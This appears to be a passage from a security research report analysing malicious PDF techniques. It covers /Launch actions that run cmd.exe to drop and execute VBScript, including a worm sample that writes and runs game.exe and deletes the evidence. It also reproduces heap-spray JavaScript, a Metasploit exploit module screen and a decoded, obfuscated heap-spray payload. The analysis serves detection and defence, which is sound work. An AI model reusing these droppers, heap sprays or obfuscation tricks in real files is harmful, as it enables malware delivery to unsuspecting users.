While PDF documents can execute embedded JavaScript natively, they cannot process or execute VBScript. However, a VBScript can be executed by the command shell `cmd.exe`. This script can be contained within, and extracted from, the PDF document. This process was employed by the malicious worm Win32/Emold.AH, detected by CA.com. This worm completed the two steps described above as follows:

1. The command shell was used to build the VBScript. This was completed by utilising the `/Launch` action to execute an embedded VBScript which iterates through every line of the PDF file. Where a comment was encountered its contents was appended to a new VBScript file. This new VBScript file contains the actual malicious worm script.
2. The command shell was then used to execute the new VBScript worm script file via the `/Launch` action.


An extract of the PDF file is provided in Figure 22. Note the comment lines, beginning with a percent symbol contain VBScript.

```
5 0 obj
<< /Length 46 >>
stream
BT
/F1 34 Tf
50 500 Td
(Important Information
doc.pdf)Tj
%'SS
%Dim b
%Function c(d)
%c=chr(d)
%End Function
%b=Array(c(077),c(090),c(144),c(000),c(003),c(000),c(000),c(000),c(004)
%Set fso = CreateObject("Scripting.FileSystemObject")
%Set f = fso.OpenTextFile("game.exe", 2, True)
%For i = 0 To 35328
%f.write(b(i))
%Next
%f.close()
%Set WshShell = WScript.CreateObject("WScript.Shell")
%WshShell.Run "cmd.exe /c game.exe"
%WScript.Sleep 3000
%Set f  = FSO.GetFile("game.exe")
%f.Delete
%Set f  = FSO.GetFile("batscript.vbs")
%f.Delete
%Set f  = FSO.GetFile("script.vbs")
%f.Delete
%'EE
ET
endstream
```

Figure 22 A sample of how VBScript can be used to generate and execute a file

As shown in Figure 22, the VBScript commands are embedded within a comment section marked by `%'SS` and `%'EE`. The script contains an array which is assigned to variable `b`. The VBScript extracts the values from the array and writes them to the file `game.exe`. It then runs `game.exe` using the `WshShell` command, then finally removes the `game.exe` file and associated scripts to remove the evidence.


As shown in Figure 23, the extraction process is completed using the `/Launch` to obtain a command shell and a series of commands are provided to the shell as parameters. These commands will retrieve the section of the PDF file between the `'SS` and `'EE` delimiters identified above and echo this content to a new file called `script.vbs`. Finally it executes the `script.vbs` file.



```
 <<
  /Type /Action
  /S /Launch
  /Win
  <<
   /F (cmd.exe)
   /P (/c echo Set fso=CreateObject("Scripting.FileSystemObject") > script.vbs &&
   echo Set f=fso.OpenTextFile("doc.pdf", 1, True) >> script.vbs && echo pf=f.ReadAll
   >> script.vbs && echo s=InStr(pf,"'SS")  >> script.vbs && echo e=InStr(pf,"'EE")
   >> script.vbs && echo s=Mid(pf,s,e-s)  >> script.vbs && echo
   Set z=fso.OpenTextFile("batscript.vbs", 2, True)  >> script.vbs &&
   echo s = Replace(s,"%","") >> script.vbs && echo z.Write(s)
   >> script.vbs && script.vbs && batscript.vbs

 Click the "open" button to view this document:)
  >>
```

Figure 23 A sample of using the /Launch cmd.exe with VBScript

When this malicious PDF file is opened and the user allows the `/Launch` action (which displays the message "Click the open button to view this document"), the `script.vbs` file is placed in the folder `C:\WINDOWS\system32`, as shown in Figure 24 . The script is placed in this folder because it is the default location for `cmd.exe` to execute from.


system32
File Edit View Favorites Tools Help
Back
Search
Folders
Address C:\WINDOWS\system32
System Tasks
Hide the contents of this folder
Add or remove programs

Name	Size	Type	Date Modified
wpa.dbl	3 KB	DBL File	6/05/2011 1:12...
script.vbs	1 KB	VBScript Script File	6/05/2011 10:5...
d3d9caps.dat	1 KB	DAT File	5/05/2011 10:1...
FNTCACHE.DAT	262 KB	DAT File	29/04/2011 10:...

Figure 24 As cmd.exe was executed the script.vbs file is created within system32

The PDF object illustrated in Figure 25 is a proof of concept (POC) of this type of threat, which we stored in the file `launch-action-vbscript.pdf.` This PDF document will generate and execute a VBScript which will launch `notepad.exe.`

```
8 0 obj <<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P (/c echo Set WshShell = WScript.CreateObject("WScript.Shell")
> script.vbs && echo WshShell.Run "notepad.exe" >> script.vbs &&
echo WScript.Sleep 3000 && script.vbs && Password protected Click
"open" to view this document\n\n)
 >>
>>
endobj
```

Figure 25 Generate and execute a VBScript which will open notepad.exe

Figure 25 shows the contents of the `script.vbs` file which is created by executing the PDF document containing the object above. Running this script at the MS Windows command shell will open `notepad.exe`.

```
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad.exe"
```

Figure 26 The generated VBScript which will open notepad.exe

We can encode the clear text from Figure 26 as hex to hide its intent as demonstrated in the Figure 25.

```
8 0 obj <<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P
<2F63206563686F20536574205773685368656C6C203D20575363726970742E43
72656174654F626A65637428225753637269707 42E5368656C6C222920203E20
7363726970742E76627320262620656 3686F205773685368656C6C2E52756E20
226E6F74657061642E65786522203E3E2073637269707 42E766273202626 2065
63686F20575363726970742E536C6565702033303030202626207363726970 74
2E766273202626205061737377 6F72642070726F74656374656420436C69636B
20226F70656E2220746F20766965772074686973 20646F63756D656E740A0A>
 >>
>>
endobj
```

Figure 27 Obfuscation of the payload which will generate and execute a VBScript to open notepad.exe

Note: The VBScript will be executed at the user's current privileges. To access the hosting platform, add new files and modify the MS Windows registry, administration privileges may be required.

5.2 JavaScript

Acrobat's JavaScript is a language based on the core of JavaScript version 1.5 from ISO-16262. As such, Adobe only uses a subset of JavaScript. However, Adobe adds its own extensions to this functionality providing many additional objects, functions and properties for accessing and manipulating PDF files [35]. These Acrobat-specific objects provide the interface to expose the viewer application and plug-ins to the following types of functionality:

- processing forms within the document
- batch processing collections of PDF documents
- developing and maintaining online collaboration schemes
- communicating with local databases
- controlling multimedia events.

PDF documents have great versatility since they can be displayed both within the Acrobat applications as well as a Web browser application. It is important to be aware that the JavaScript objects, functions and properties provided by Adobe's JavaScript are different from those provided by a Web browser. Acrobat JavaScript does not have access to objects within an HTML page. Similarly, HTML JavaScript cannot access objects within a PDF file.

JavaScript in Acrobat has a number of interesting features such as:

- direct database access is provided by the Adobe Database Connection (ADBC)
- access to web services using the Simple Object Access Protocol (SOAP) protocol
- ability to read and write files and data streams
- Ability to process XML.

Note that the use of some objects, functions and properties require security level elevation in Adobe Reader.

Figure 28 is an example of a small PDF document using JavaScript.

```
%PDF-1.6
trailer <</Root<<
/Pages <<>>
/OpenAction <<
/S /JavaScript
/JS (app.alert({cMsg: 'JavaScript!'});)>>>>>>
```

Figure 28   PDF JavaScript example

5.2.1 File Paths in Acrobat JavaScript

PDF is a platform neutral document format. Therefore, Adobe Acrobat/Reader employs a *device independent* path specification, which substitutes all device dependant path identifiers with a forward slash as shown in Table 6.

Table 6 A sample of folder mapping.

Platform	Local Platform Path	Acrobat Device Independent Path
Windows	`C:\MyFolder\MyFile.pdf`	`/C/MyFolder/MyFile.pdf`
Macintosh	`MyDisk:MyFolder:MyFile.pdf`	`/MyDisk/MyFolder/MyFile.pdf`
UNIX	`/user/me/MyFolder/MyFile.pdf`	`/user/me/MyFolder/MyFile.pdf`

5.2.2 JavaScript Heap Spraying

JavaScript based exploits typically employ a technique known as heap spraying. This technique obtains larges amounts of allocated memory and stores malicious shellcode in as many places in memory as possible. This increases the chance that the malicious code will land in the uncontrolled memory address. This shellcode is preceded by a long sequence of `NOP` instructions which do not alter the machines state, this sequence is known as a NOP-Slide. The idea is that as long as execution lands somewhere on the NOP-Slide, the shellcode will be executed as intended.

A heap spray comprises the following steps:

1. JavaScript is added to the PDF document and set to be automatically invoked when the document is opened
2. a shellcode payload may be encoded or encrypted in a PDF stream. If this is the case, it is decoded or decrypted
3. The decoded or decrypted shellcode payload is put into memory so that it is invoked. Commonly the same payload is placed in many parts of memory in the hope that one of these payloads will be executed.
4. The JavaScript calls a function which is vulnerable to exploit. This function may be provided by one of Adobe's DLL files. For instance, an oversized string may be provided as a parameter to a vulnerable function, causing a buffer or heap overflow, which may execute the malicious shellcode.

Feliam's Blog [36], describes in detail the process of using PDF and JavaScript to exploit a system using heap spraying. Feliam's example, which uses JavaScript to perform the heap spray is shown below (no shellcode included). This JavaScript adds the payload, stored in the chunk variable, to 300 elements in an array, thus storing it in 300 places in memory. Figure 29 is an extract of Feliam's example.

```
var slide_size=0x100000;
var size = 300;
var x = new Array(size);
var chunk = %%minichunk%%;

while (chunk.length <= slide_size/2)
    chunk += chunk;

for (i=0; i < size; i+=1) {
    id = ""+i;
    x[i]= chunk.substring(4,slide_size/2-id.length-20)+id;
}
```


Figure 29 JavaScript NOP-slide example

5.2.3 JavaScript Attacks

In order to engineer a heap spray attack, a JavaScript function which is vulnerable to a stack or heap overflow must be found. Typically, such vulnerable functions have been found in the extensions to Adobe Acrobat/Reader. For instance, the following JavaScript functions have been exploited in the past:

- `Doc.media.newPlayer()` - CVE-2009-4324
- `Collab.getIcon()` - CVE-2009-0927
- `util.printf()` - CVE-2008-2992
- `Collab.collectEmail.Info()` - CVE-2007-5659.

The Metasploit Application can generate heap spray attacks for Adobe Acrobat/Reader. Figure 30 illustrates the screen in Metasploit used to generate a heap spray for a common attack.



Adobe JBIG2Decode Memory Corruption Exploit windows/fileformat/adobe_jbig2decode

Adobe JBIG2Decode Memory Corruption Exploit

Rank: Good

Description This module exploits a heap-based pointer corruption flaw in Adobe Reader 9.0.0 and earlier. This module relies upon javascript for the heap spray.
References:
CVE: 2009-0658
OSVDB: 52073
URL: http://bl4cksecurity.blogspot.com/2009/03/adobe-acrobatreader-universal-exploit.html

Authors: natron , xort, redsand, MC , Didier Stevens
License: Metasploit Framework License (BSD)
Version: 10477

Targets

○ Adobe Reader v8.1.2 (Windows XP SP2 English)
[✓ ● Adobe Reader v9.0.0 (Windows XP SP3 English)]

```
windows
  vncinject
  upexec
  speak_pwned
  shell_reverse_tcp
  shell_bind_tcp_xpfw
  shell_bind_tcp
  shell
  patchupmeterpreter
  patchupdllinject
  metsvc_reverse_tcp
  metsvc_bind_tcp
  meterpreter
  messagebox
  exec
```

Required

Figure 30 A sample of using Metasploit to generate a testing PDF for known exploits

6. Malware Obfuscation Techniques

In this section we will discuss the defences used by malware designers to:

- Hide their malicious payload to avoid detection before it is executed, i.e. to ensure the malicious payload is not detected by anti-virus software and reaches the user such that the user executes the payload.
- Conceal the fact that the payload was in fact malicious after it has been executed, i.e. to ensure the user does not know they have been attacked and what the attack has accomplished.

A common way to hide the fact that the executed payload was malicious and has completed its malicious task (e.g. infected the system) is to have the document open as the user expected. Alternatively, the payload may be designed to crash the PDF reader in order to fool the user into believing that the PDF file was corrupt, even though the attack was successfully launched. Some attacks may alter settings on the system, while others may attempt to open a channel to a remote server to provide remote control to the system or send data to a remote server. In the case of a remote channel the malicious attacker may start a new process or attach the malicious code to another process which is already running. This ensures that the attack continues even after the PDF reader is closed.

Varying techniques may be used to obfuscate the malicious payload within the PDF document itself, to avoid its detection by anti-virus software or a reverse engineer attempting to determine what the payload does.

6.1 Hex Encoding

As described previously, hex is often used to encode malicious payloads to make them more difficult to detect. For instance, as shown in Section 5.2.2, Metasploit was used to generate a malicious PDF file which used hex encoding. Metasploit generated the PDF extract show in Figure 31.

```
%PDF-1.5
%Ñ¤‰ð
 1 0 obj  << /Typ#65 /#43a#74alog /Outli#6e#65s   2 0 R /Pa#67e#73   3
0 R  /O#70enAction
5 0 R >> endobj
2 0 obj  <<  /T#79#70e /Outl#69#6ees   /C#6fu#6et 0   >>   endobj
 3 0 obj  << /#54ype /Pa#67es  /Ki#64#73    [  4 0 R  7 0 R  ]
/Co#75#6e#74  2   >> endobj
 4 0 obj << /T#79pe /P#61#67e  /P#61rent  3 0 R /M#65dia#42#6f#78   [0
0   612 792]  >>  endobj
 5 0 obj  << /Type /Ac#74i#6fn  /#53  /Ja#76aScr#69pt  /#4aS   6 0 R
>> endobj
 6 0 obj <<  /Leng#74h    5656 /Filter   [   /FlateD#65code
/ASCI#49H#65x#44#65#63ode   ]   >>
stream
....
```

Figure 31 Malicious PDF example generated by Metasploit

Figure 31 contains hex values which, when decoded, give rise to the extract shown in Figure 32.

```
%PDF-1.5
1 0 obj << /Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 5 0
R>>endobj
2 0 obj << /Type/Outlines/Count 0 >> endobj
3 0 obj << /Type/Pages/Kids[4 0 R]/Count 2 >>endobj
4 0 obj << /TypePage/Parent 3 0 R/MediaBox[0 0 612 792]>>endobj
5 0 obj << /Type/Action/S/JavaScript/JS 6 0 R>> endobj
6 0 obj << /Type 5656/Filter[/FlateDecode/ASCIIHexDecode]>>
stream
....
```

Figure 32 De-obfuscated malicious PDF example generated by Metasploit

Thus, hex encoding was used to conceal actions such as /JavaScript, which may indicate the existence of a potentially malicious attack.

6.2 Filters

As mentioned previously, a PDF document can contain data streams. These streams can be encoded using what is known as a filter. These filtered data streams are decoded at runtime, by the Adobe Acrobat/Reader software. There is no limit on the number of filters which can be applied to a data stream. Some of the filters are listed in Section 3.1.4.

Filters are often used to encode data which may be flagged by detection software as potentially malicious. For instance, JavaScript is often encoded. It is possible to encode JavaScript into a TIFF image, which would not be identified as JavaScript by anti-virus software unless it is decoded with the FlateDecode filter [37].

Figure 33 presents an object which represents an Adobe XML Forms Architecture (XFA) form. It refers to a template object `201 0 R` and dataset object `301 0 R`.

```
200 0 obj
<</DA (/Helv 0 Tf 0 g )/XFA [(template 201 0 R(dataset) 301 0 R]
/Fields [217 0 R]>>
endobj
```


Figure 33 XFA form definition

Figure 34 presents object `201 0 obj` which is referred to in the XFA form. As shown in the figure, this object stream has been encoded using two filters: FlateDecode and JBIG2Decode, meaning that this is encoded as a TIFF image. The length of the encoded stream is 3125 bytes. Decoding this stream reveals that it contains a crafted TIFF exploit.

```
201 0 obj
<<
   /Length 3125 /Filter [/FlateDecode /JBIG2Decode]
>>
stream
```

Figure 34 The virus payload is embedded in the template object


For instance, as shown in Section 5.2.2, Metasploit was used to generate a malicious PDF file which contained a JavaScript payload in an encoded stream. Figure 35 shows part of the encoded stream.



```
 /ASCI#49H#65x#44#65#63ode    ]
>>
stream
```

Figure 35 Encoded malicious payload

We used our PDF Parser/Analyser tool (see Section 8) to decode this data stream to reveal the JavaScript presented in Figure 36.




```

        var lOiXuYNUnnobjHWYTYUpgboOXHB = "";
        var FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV = "";
        var maQrlwdHnmEgnwNcvXETlegyScRmkNrylmrXdqhVKpGRqq = unescape("%u424f%u9f4e%u4392%u4afd%u4f27%u9727%uf5f8%u4ef5%u3f4f%u4799%u4b99%
        var yvyDMcoSNAolWvEtUZUEN = "";

        for (JVOvFB=128;JVOvFB>=0;--JVOvFB) yvyDMcoSNAolWvEtUZUEN += unescape("%u9648%u9640");
        TcJCxhajMOVFuCfIzAcz = yvyDMcoSNAolWvEtUZUEN + maQrlwdHnmEgnwNcvXETlegyScRmkNrylmrXdqhVKpGRqq;
        WEkEBrKanFSnkLMbuGUFFy = unescape("%u9648%u9640");
        lXyyHPkjZQaqHZXPSyeBfNHbMSYgpPNMTigLdD = 20;
        ngAVmrdWKqhUTYoKknopym = lXyyHPkjZQaqHZXPSyeBfNHbMSYgpPNMTigLdD+TcJCxhajMOVFuCfIzAcz.length
        while (WEkEBrKanFSnkLMbuGUFFy.length<ngAVmrdWKqhUTYoKknopym) WEkEBrKanFSnkLMbuGUFFy+=WEkEBrKanFSnkLMbuGUFFy;
        XBPIOdHEIQqmIFSTdghIkByCarIalaVxPpKzTOFULRHQI = WEkEBrKanFSnkLMbuGUFFy.substring(0, ngAVmrdWKqhUTYoKknopym);
        AVwVQFfiKROjhAHEjzT = WEkEBrKanFSnkLMbuGUFFy.substring(0, WEkEBrKanFSnkLMbuGUFFy.length-ngAVmrdWKqhUTYoKknopym);
        while(AVwVQFfiKROjhAHEjzT.length+ngAVmrdWKqhUTYoKknopym < 0x40000) AVwVQFfiKROjhAHEjzT = AVwVQFfiKROjhAHEjzT+AVwVQFfiKROjhAHEjzT+X
        rsSiagKBHBEwkEif = new Array();
        for (JVOvFB=0;JVOvFB<100;JVOvFB++) rsSiagKBHBEwkEif[JVOvFB] = AVwVQFfiKROjhAHEjzT + TcJCxhajMOVFuCfIzAcz;

        for (JVOvFB=142;JVOvFB>=0;--JVOvFB) FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV += unescape("%ub550%u0166");
        VKGXzSWRtFGDuoH = FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV.length + 20
        while (FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV.length < VKGXzSWRtFGDuoH) FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV += FRIFnDoAOr
        UylEhXgnuewEBEr = FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV.substring(0, VKGXzSWRtFGDuoH);
        gzycheJ = FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV.substring(0, FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV.length-VKGXzSWRtFGDuoH)
        while(gzycheJ.length+VKGXzSWRtFGDuoH < 0x40000) gzycheJ = gzycheJ+gzycheJ+UylEhXgnuewEBEr;
        tYrYL = new Array();
        for (JVOvFB=0;JVOvFB<125;JVOvFB++) tYrYL[JVOvFB] = gzycheJ + FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV;

```

Figure 36 Decoded malicious payload

6.3 Formatting

Malicious attackers may format a PDF document and its contents to make it more difficult to detect that it contains malicious code. For instance, consider the JavaScript presented in Figure 36.

This JavaScript is poorly formatted and contains long variable names making it very difficult to read and to understand its functionality. Therefore, we used our PDF Analyser tool (see Section 8) to substitute the variables for shorter names and reformat the JavaScript to provide the result presented in Figure 37. It is now quite easy to see that this JavaScript performs a heap spray attack.



```
for (E=128;E>=0;--E) D += unescape("%u9648%u9640");
F = D + C;
G = unescape("%u9648%u9640");
H = 20;
I = H+F.length
while (G.length<I) G+=G;
J = G.substring(0, I);
K = G.substring(0, G.length-I);
while(K.length+I < 0x40000) K = K+K+J;
L = new Array();
for (E=0;E<100;E++) L[E] = K + F;

for (E=142;E>=0;--E) B += unescape("%ub550%u0166");
M = B.length + 20
while (B.length < M) B += B;
N = B.substring(0, M);
```

Figure 37 Reformatted malicious JavaScript payload

In addition to this, malicious code may be hidden in the PDF document itself. For instance, the PDF format allows a large amount of bytes to be inserted before the PDF document header `%PDF-`.... Any data before this header is ignored by the PDF document rendering software.

